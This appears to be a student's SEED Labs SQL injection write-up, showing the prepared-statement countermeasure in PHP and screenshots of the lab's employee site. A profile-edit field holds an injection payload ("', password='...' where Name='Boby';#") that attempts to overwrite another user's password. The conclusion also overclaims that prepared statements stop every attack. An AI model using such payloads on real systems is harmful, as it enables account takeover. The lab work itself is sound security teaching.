**Alice's Profile Edit**

NickName	<input type="text" value="', password='a72625633f394d76d435c"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save



SQLi Lab


www.seedlabsqlinjection.com/unsafe\_edit\_front 80%

## Alice's Profile Edit

NickName	144ab7d693954' where Name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

When she saves her profile, only her Nickname field is changed.



SQLi Lab

www.seedlabsqlinjection.com/unsafe\_home.php 50%

SEEDLabs Home Edit Profile Logout

## Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	' password='a72625633f394d76d435c48e487944ab7d693954' where Name='Boby';#
Email	
Address	
Phone Number	0

Boby's password remains unchanged by this update. When Boby logs in, he finds no change in his profile.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/index.html". The page has a green header with the "SEEDLABS" logo. The main content is titled "Employee Profile Login". It features two input fields: "USERNAME" with the value "boby" and "PASSWORD" with masked input. A green "Login" button is below the fields. At the bottom, there is a copyright notice: "Copyright © SEED LABS". On the left side of the browser window, there is a vertical toolbar with various icons, including a terminal, a file manager, and a database client.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The page has a green header with the "SEEDLABS" logo and navigation links for "Home" and "Edit Profile", along with a "Logout" button. The main content is titled "Boby Profile". Below it is a table showing Boby's profile information:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

**Conclusion:** By implementing the countermeasure, all the previous tasks 2 and 3 failed. This proves that by using the prepared statement in the SQL in both the PHP files (unsafe\_home.php and unsafe\_edit\_backend.php), we see that we are able to prevent SQL injection attack of any type. Both

SELECT and UPDATE statements are secured and no kind of attack can happen. The Query and the data parts are separated from each other in the compilation phase. The data is directly fed into the compiled statements and then results are produced. This totally negates all the chances of changing the code indirectly or making an SQL injection attack. The changed statements shown below:

**SELECT statement with countermeasure:**

```
$stmt = $conn-> prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= ? and Password=?");
$stmt->bind_param("ss", $input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary,
$bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email,
$bind_nickname, $bind_Password);
$stmt->fetch();
```

**UPDATE statement with countermeasure:**

```
$stmt      =      $conn->      prepare("UPDATE      credential      SET
nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=?;");
$stmt-
>bind_param("ssssii",$input_nickname,$input_email,$input_address,$hash
ed_pwd,$input_phonenumber,$id);
$stmt->execute();
$stmt->close();
```

These SQL statements use prepare statement. This prevents any kind of SQL injection attack. This countermeasure used prevented all the attacks using SELCT and UPDATE statements in SQL.

**References:**

<https://github.com/aasthayadav/CompSecAttackLabs/blob/master/10.%20SQL%20Injection%20Attack/Lab%2010%20SQL%20Injection%20Attack.pdf>